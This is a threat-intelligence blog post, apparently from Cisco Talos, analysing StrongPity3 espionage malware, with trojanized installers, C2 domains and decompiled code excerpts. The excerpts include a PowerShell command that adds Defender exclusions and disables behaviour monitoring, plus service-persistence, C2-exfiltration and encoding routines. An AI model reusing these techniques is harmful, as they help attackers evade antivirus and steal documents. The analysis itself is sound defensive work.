

PROMETHIUM extends global reach with StrongPity3 APT

blog.talosintelligence.com/2020/06/promethium-extends-with-strongpity3.html



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News summary

- The threat actor behind StrongPity is not deterred despite being exposed multiple times over the past four years.
- They continue to expand their victimology and attack seemingly non related countries.
- This kind of continuous improvement suggests there is a possibility that this is an exported solution for other actors to use.

Executive summary

The PROMETHIUM threat actor — active since 2012 — has been exposed multiple times over the past several years.. However, this has not deterred this actor from continuing and expanding their activities. By matching indicators such as code similarity, command and control (C2) paths, toolkit structure and malicious behavior, Cisco Talos identified around 30 new C2 domains. We assess that PROMETHIUM activity corresponds to five peaks of activity when clustered by the creation date month and year.

What's new?

Talos telemetry shows that PROMETHIUM is expanding its reach and attempts to infect new targets across several countries. The samples related to StrongPity3 targeted victims in Colombia, India, Canada and Vietnam. The group has at least four new trojanized setup files we observed: Firefox (a browser), VPNpro (a VPN client), DriverPack (a pack of drivers) and 5kPlayer (a media player).

How did it work?

Talos could not pinpoint the initial attack vector, however, the use of trojanized installation files to well-known applications is consistent with the previously documented campaigns. This leads us to believe that just like in the past, the initial vector may be either a watering hole attack or in-path request interception like mentioned in a CitizenLab report from 2018. The trojanized setup will install the malware and the legitimate application, which is a good way to disguise its activities. In some cases, it will reconfigure Windows Defender before dropping the malware to prevent detection.

So what?

This group mainly focuses on espionage, and these latest campaigns continue down the same path. The malware will exfiltrate any Microsoft Office file it encounters on the system. Previous research even linked PROMETHIUM to state-sponsored threats. The fact that the group does not refrain from launching new campaigns even after being exposed shows their resolve to accomplish their mission.

PROMETHIUM has been resilient over the years. Its campaigns have been exposed several times, but that was not enough to make the actors behind it to make them stop.

2019-2020 Campaigns

Potential infection vectors

Despite the numbers of samples and the quantity of C2 servers, Cisco Talos did not identify the infection vectors. We have no evidence that the websites of the real applications were compromised to host the malicious installer. The infection vector does not seem to be related to a supply-chain attack, either.

Based on the previous research from [CitizenLab](#) and the artifacts from the new campaigns, we estimate that the infection vector could be the same as in 2018. When the targeted users tried to download a legitimate application on the official website, the ISP performs an HTTP redirect. For more information about the methodology used in the past, we recommend reading the paper from CitizenLab.

New victimology


The report from CitizenLab highlights the intervention of service providers during the initial attack vector implying state support. It also refers to the change from FinSpy, a well-known malware developed by a lawful interception company, to StrongPity2. At the time, they concluded that most of the victims were in Turkey and Syria.

Our research indicates that the victims are now in many different regions of the world.



Countries affected by StrongPity

The many different versions of the malware, coupled with the fact that the domains are hardcoded indicates that a tool such as a Builder is used to generate the binaries. We can conclude that the PROMETHIUM threat actor is interested in new countries or the malicious framework developed by this threat actor is exported in more countries than previously thought.



Trojanized Firefox Installer

One interesting detail, which is aligned with CitizenLab's claim that Turkish people were the most targeted, is the Turkish language version of the Firefox Installer.


C2 infrastructure


Talos has identified at least three different campaigns since July 2019. We clustered the campaigns based on the domain creation date.

Pre-July 2019	Post-July 2019	2020
upd3-srv-system-app.com	ms2-cdn4-east-upd.com	state-awe3-apt.com
upd-ncx4-server.com	srv6-service-cdn.com	app-system2-update.com
	upd-cdn6-state.com	ms6-upload-serv3.com
	syse-update-app4.com	service-net2-file.com
	upd32-secure-serv4.com	system2-access-sec43.com
	system2-cdn5-mx8.com	ms-sys-security.com
	Secure-upd21-app2.com	mentiononecommon.com
	ms21-app3-upload.com	safecopydisk.com
	apt5-secure3-state.com	mailtransfersagents.com
	awe232-service-app.com	hostoperationsystems.com
	cdn2-system3-secrv.com	inhousesoftwaredevelopment.com
	file3-netwk-system.com	fileservingpro.com
	updt-servc-app2.com	
	upd8-sys2-apt.com	
	update5-sec3-system.com	
	network-msx-System33.com	
	mx3-rewc-state.com	

Domain clusters

The fact we clustered these into different campaigns does not mean that they have been conducted sequentially. In fact, our analysis of each domain showed that these are overlapping campaigns — some of them going back to 2018.





MAR. APR. MAY JUN. JUL. AUG. SEPT. OCT. NOV. DEC. JAN. FEB. MAR. APR. MAY JUN. JUL. AUG. SEPT. OCT. NOV. DEC. JAN. FEB. MAR. APR. MAY JUN.

Domain activity timeline

Some of these domains may already be sinkholed, thus posing no threat. However, the fact that the number of hits is still high shows that the infection vectors are still active. It is interesting to note that this threat actor uses HTTPS on the C2. They always use self-signed certificates.

Main differences between StrongPity2 and StrongPity3

StrongPity3 is the evolution of StrongPity2, with a few differences. The latter does not use libcurl anymore and now uses winhttp to perform all requests to C2. The usage of the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key has a persistence mechanism that has been replaced by the creation of a service. This service changes its name from package to package. The service executable's only job is to launch the C2 contact module upon service startup. The remaining malware flow is the same on both versions.

The dropped files are now stored in a folder located in C:\DOCUME~1\
<USER>~1\LOCALS~1\Temp\ always following the same pattern similar to the following:
4CA-B25C11-A27BC. The C2 path pattern has also changed, we have identified the
following paths: ini.php, info.php and parse_ini_file.php, which are no longer random nor
animal named based.

Malware

Trojanized applications

We found four different trojaned binaries in use since July 2019. The 5kplayer, driver pack and Firefox trojanized software use a service to achieve persistence. The VPNpro trojanized application uses an AutoRun registry key, as mentioned in the publication released before July 2019.

```

aCStack545[DVar4] = '\0';
FUN_00401850(local_118,0x104,


    "powershell.exe Set-MpPreference -ExclusionPath \'C:\\Windows\\System32\',
    \'C:\\Windows\\SysWOW64\', \'%s\' -MAPSReporting 0 -DisableBehaviorMonitoring 1
    -SubmitSamplesConsent 2"
    );
(*pFVar3)(0,local_118,0,0,0,0,0,local_2e0,&local_2f0);
nCmdShow = 0x104;
pCVar2 = aCStack545;
do {
    pCVar2 = pCVar2 + 1;
    *pCVar2 = '\0';
    nCmdShow = nCmdShow + -1;
} while (nCmdShow != 0);
nCmdShow = 0x104;
pcVar5 = local_118;
do {
    *pcVar5 = '\0';
    pcVar5 = pcVar5 + 1;
    nCmdShow = nCmdShow + -1;
} while (nCmdShow != 0);
/* C://ProgramData/ESET */
uStack604 = 0x2f2f3a43;
uStack600 = 0x676f7250;
uStack596 = 0x446d6172;
uStack592 = 0x2f617461;
uStack588 = 0x4553452f;
uStack584 = 0x54;
DVar4 = GetFileAttributesA((LPCSTR)&uStack604);
if ((DVar4 == 0xffffffff) || ((DVar4 & 0x10) == 0)) {
    /* C://ProgramData/Bitdefender */
    uStack636 = 0x2f2f3a43;
    uStack632 = 0x676f7250;
    uStack628 = 0x446d6172;
    uStack624 = 0x2f617461;
    uStack620 = 0x7469422f;
    uStack616 = 0x65666564;
    uStack612 = 0x7265646e;
    uStack608 = 0;
    DVar4 = GetFileAttributesA((LPCSTR)&uStack636);
    if ((DVar4 == 0xffffffff) || ((DVar4 & 0x10) == 0)) {
        GetTempPathA(0x104,aCStack545 + 1);
        uCStack590 = 0x21224241;
    }
}

```

Anti-virus checks on Firefox trojanized installer

Before writing the toolkit into the hard drive, the fake Firefox installer executes a PowerShell command that will add the directories used by the malware to the Windows Defender exclusions list and prevent sample submission at the same time. After that, it will check if ESET or BitDefender antivirus are installed before dropping the malware. If they are installed, nothing will be dropped.

We'll now break down the 5kplayer trojanized installer. The setup deploys three files which are part of the toolset: rmaserv.exe, winprint32.exe and mssqldbserve.xml.



Execution flow

As the execution flow shows, the setup will only execute rmaserv.exe. The remaining modules are executed by rmaserv.exe when this executable will be executed as a service.

The malicious service: rmaserv.exe

This binary has two main features. If it is executed with the "help" parameter, it will install a service to execute itself as a service. This parameter is used by the trojanized installer. Here is the code to perform this task:

```

iVar1 = lstrcmpiA(*(LPCSTR*)(param_2 + 4), "help");
if (iVar1 == 0) {
    hSCManager = OpenSCManagerA((LPCSTR)0x0, (LPCSTR)0x0, 0xf003f);
    if (hSCManager != (SC_HANDLE)0x0) {
        DVar2 = GetModuleFileNameA((HMODULE)0x0, local_168, 0x104);
        if (DVar2 != 0) {
            hSCManager = CreateServiceA(hSCManager, &local_10, (LPCSTR)&local_64, 0xf01ff, 0x10, 2, 1,
                local_168, (LPCSTR)0x0, (LPDWORD)0x0, (LPCSTR)0x0, (LPCSTR)0x0,
                (LPCSTR)0x0);

            if (hSCManager == (SC_HANDLE)0x0) {
                DVar2 = GetLastError();
                if (DVar2 != 0xb7) goto LAB_004019bc;
            }
            local_17c = &local_48;
            ChangeServiceConfig2W(hSCManager, 1, &local_17c);
        }
    }
}
else {
    local_170 = 0;
    local_16c = 0;
    local_178.lpServiceName = u_rmaserv_004197a4;
    local_178.lpServiceProc = vv_ServiceFunction;
    StartServiceCtrlDispatcherW(&local_178);
}
LAB_004019bc:
vv_exitFunc();
return;
}

```

rmaserv.exe entry function

This follows the design pattern described in the Microsoft Windows documentation, which can be found [here](#). This has a notable side effect: if rmaserv.exe is executed isolated on a sandbox (so without the parameter), the service is not created. Consequently, the execution won't do anything and the dynamic analysis will be skewed.

The second main feature is the service. This service has two features. First, it will launch the winprint32.exe executable (C2 contact module) and then it will wait for an event. This event is the mechanism used by the C2 contact module to alert the service executable to perform the cleaning of all components.

C2 contact module: winprint32.exe

Regularly, the service checks if a user is logged, by checking if Explorer is running. Once explorer.exe is running, the service configures the environment and executes the C2 contact module: winprint32.exe.

This module is responsible for launching the document search module, contact the C2 and exfiltrate the collected documents. It will create a mutex with the name "YeucqCcpgapiZISEdRSNiL". Afterward, it will launch two processes:

- C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\4CA-B25C11-A27BC\mssqldbserve.xml
- C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\4CA-B25C11-A27BC\wintasks.xml

```

00402838 58          POP        EAX
00402839 66 89 45 94 MOV     word ptr [EBP + local_70], AX
0040283d 6a 52      PUSH     'R'
0040283f 58          POP        EAX
00402840 66 89 45 96 MOV     word ptr [EBP + local_6e], AX
00402844 66 89 4d 98 MOV     word ptr [EBP + local_6c], CX
00402848 6a 4e      PUSH     'N'
0040284a 58          POP        EAX
0040284b 66 89 45 9a MOV     word ptr [EBP + local_6a], AX
0040284f 66 89 55 9c MOV     word ptr [EBP + local_68], DX
00402853 6a 4c      PUSH     'L'
00402855 58          POP        EAX
00402856 66 89 45 9e MOV     word ptr [EBP + local_66], AX
0040285a 33 c0     XOR     EAX, EAX
0040285c 66 89 45 a0 MOV     word ptr [EBP + local_64], AX
00402860 8d 85 74   LEA    EAX=>local_90, [EBP + 0xffffffff74]
          ff ff ff
00402866 50          PUSH     EAX
00402867 6a 01     PUSH     '\x01'
00402869 6a 00     PUSH     0x0
0040286b ff 15 5c   CALL    dword ptr [->KERNEL32.DLL::CreateMutexW]

```

Mutex creation

Then, it will start an infinite loop. The first step inside the loop is to contact the C2 over HTTPS. On the first contact, it will send an identification of the victim based on the hard disk volume serial number.

```

vv_LaunchProcesses(&local_60);
Sleep(0x5dc);
vv_LaunchProcesses(&local_3c);
Sleep(5000);
do {
    local_8 = (undefined *)0x0;
    vv_contactC2();
    Sleep(0x17a2);
    vv_SearchAndExfiltrate();
    Sleep(0x17a2);
} while( true );
}

```

Contact C2 loop

After a 6,050- milliseconds delay, it will search for "sft" files (the encoded archive containing the documents to be exfiltrated), which will then be exfiltrated to the C2.

Afterward, it will sleep for another 6,050 milliseconds before restarting. This module can be executed independently of the rest of the toolkit. Talos didn't identify any kind of anti-sandboxing mechanisms on it, either.

Document search module: Mssqlbserv.xml

This module has been described before in the article [here](#). The purpose of this tool is to parse the hard drive for files with a specific extension and create an archive with these files. Finally, the archive is encoded before being sent to the C2.

```
undefined4 vv_mainFunc(void)

{
    HWND hWnd;
    int nCmdShow;

    nCmdShow = 0;
    hWnd = GetConsoleWindow();
    ShowWindow(hWnd,nCmdShow);
    GetVolumeInformationA("C:\\", (LPSTR)0x0,0,&DAT_00438cac, (LPDWORD)0x0, (LPDWORD)0x0, (LPSTR)0x0,0);
    vv_DeleteOldsFT();
    Sleep(0xdac);
    FUN_00401cfb();
    return 0;
}
```

mssqldbserve.xml main function

However, there are some interesting details we decided to share. Clearly, this was not originally designed to be executed in the background. The first instructions in the main function hide the console window from the user. Afterward, the module will delete old "sft" files assuming they were already exfiltrated. After a pause of 6,500 milliseconds, it will start its search for the targeted files.

```
// e.g. FileName_sft = guid_app0_2293083730_0609_185725338_0.sft
// guid_app0 [VolumeSerialNumber] [SystemTime.wMonth,SystemTime.wDay,SystemTime.wHour,SystemTime.wMinute,SystemTime.wSecond,SystemTime.wMilliseconds]_[archive_counter].sft
fp_sft = _wopen(FileName_sft, L"wb");
// start file with the letter 'R'
fwrite(L"R", 1u, 1u, fp_sft);
...
// kr_zp_Buffer = temp. kr_zp file
num_read = fread(kr_zp_Buffer, 1u, 2048u, kr_zp_fp);
for ( i = 0; i < num_read; ++i )
    kr_zp_Buffer[i] ^= kr_zp_Buffer[i] >> 4;
fwrite(kr_zp_Buffer, 1u, num_read, fp_sft);

// if file is larger than 2848*53, split it into multiple chunks
// e.g. uid_app0_2293083730_0609_185725338_0.sft, uid_app0_2293083730_0609_185725338_1.sft, uid_app0_2293083730_0609_185725338_3.sft,...
if ( ++i > 53 )
{
    i = 0;
    fclose(fp_sft);
    SetFileAttributesW(FileName_sft, FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_READONLY|FILE_ATTRIBUTE_SYSTEM);
    wprintfW(FileName_sft, L"%s_%.sf", Destination, ++archive_counter);
    wprintfW(FileName_sft, L"%st", FileName_sft);
    if ( num_read == 2048 )
    {
        fp_sft = _wopen(FileName_sft, L"wb");
        // start file with the letter 'O'
        fwrite(L"O", 1u, 1u, fp_sft);
    }
}
```

SFT file creation routine

Using the working directory as a base path, which in this sample case is C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\4CA-B25C11-A27BC\, each selected file will be compressed into the file kr.zp. The kr.zp data is then read and encoded using the same unusual encoded scheme.

byte = byte XOR (byte >> 4)

If the file is larger than 2048*53 bytes (~ 106kb) it is split into chunks and saved into the sft files according to the naming convention below.

```
gui_app0_[VolumeSerialNumber]_[MonthDayHourMinuteSecondMilliseconds]_[Counter].sft
```

Since this module does not have a loop, it will only be executed at the communications module startup, which means that it is only executed once per service start.

Mysterious Wintask.xml

Our initial analysis in a sandbox showed that the C2 contact module attempts to execute this file, searching for it in the same path as the document search module, which we further corroborated with manual analysis. However, we couldn't obtain this file. All files in the toolkit are dropped by the trojanized software and it's clear that the C2 contact module expects this file to exist (the specific name changes from dropper to dropper). None of the trojanized software we analyzed dropped this file, manual analysis showed that there were no checks to decide whether to drop it. One possibility is that these are remains of old code that was abandoned in the meantime.

Conclusion

The PROMETHIUM threat actor is dedicated and resilient, exposing them hasn't refrained them from moving forward with their agenda. After first being documented, they changed their toolkit but not their techniques or procedures. Since then, their toolkit has been the same, with just enough updates to keep their activities as efficient as possible. During this period, the victimology has expanded behind their initial focus in Europe and Middle East to a global operation targeting organizations on most continents.

These characteristics can be interpreted as signs that this threat actor could in fact be part of an enterprise service for hire operation. We believe this has hallmarks a professionally packaged solution due to the similarity of each piece of malware being extremely similar but used across different targets with minor changes.

Additionally, as explained by Citizen Lab, we saw in the past a lawful Interception tool was used instead of StrongPity. This usage could corroborate our theory.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally

